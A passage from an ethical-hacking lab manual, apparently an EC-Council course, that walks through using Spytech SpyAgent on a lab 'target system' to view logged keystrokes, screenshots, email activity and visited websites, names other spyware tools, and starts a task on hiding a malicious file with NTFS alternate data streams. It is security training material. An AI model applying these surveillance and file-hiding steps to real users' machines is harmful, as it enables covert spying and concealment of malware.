


Figure 3.2.23: Selecting View Keystrokes Log

42. **SpyAgent** displays all the resultant keystrokes under the **Keystrokes Typed** section. You can click any of the captured keystrokes to view detailed information in the field below.

Note: The screenshot here might differ from the image on your screen, depending upon the user activities you performed earlier.




Figure 3.2.24: Resulted keystrokes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

43. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.




Figure 3.2.25: Screenshot Viewer

44. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged.**




Figure 3.2.26: Selecting View Websites Logged

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

45. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.




Figure 3.2.27: Selecting View Websites Logged

You can also use other spyware tools such as **ACTIVTrak** (https://activtrak.com), **Veriato Cerebral** (https://www.veriato.com), **NetVizor** (https://www.netvizor.net), and **SoftActivity Monitor** (https://www.softactivity.com) to perform system monitoring and surveillance on the target system.

46. Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, and **Events Timeline**, **Files & Documents**, **Computer Usage**.
47. Once you have finished, close all open windows; close **Remote Desktop Connection**.
48. This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.
49. Close all open windows and document all the acquired information.
50. Turn off the **Windows 10** and **Windows Server 2016** virtual machines.

TASK 3 Hide Files using NTFS Streams

A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

within a file. Alternate data streams are another type of named data stream that can be present within each file.

Here, we will use NTFS streams to hide a malicious file on the target system.

TASK 3.1

Check File System Format

1. On the **Windows Server 2019** virtual machine, ensure that the **C:** drive file system is in **NTFS** format. To do so, navigate to **This PC**, right-click **Local Disk (C:)**, and click **Properties**.

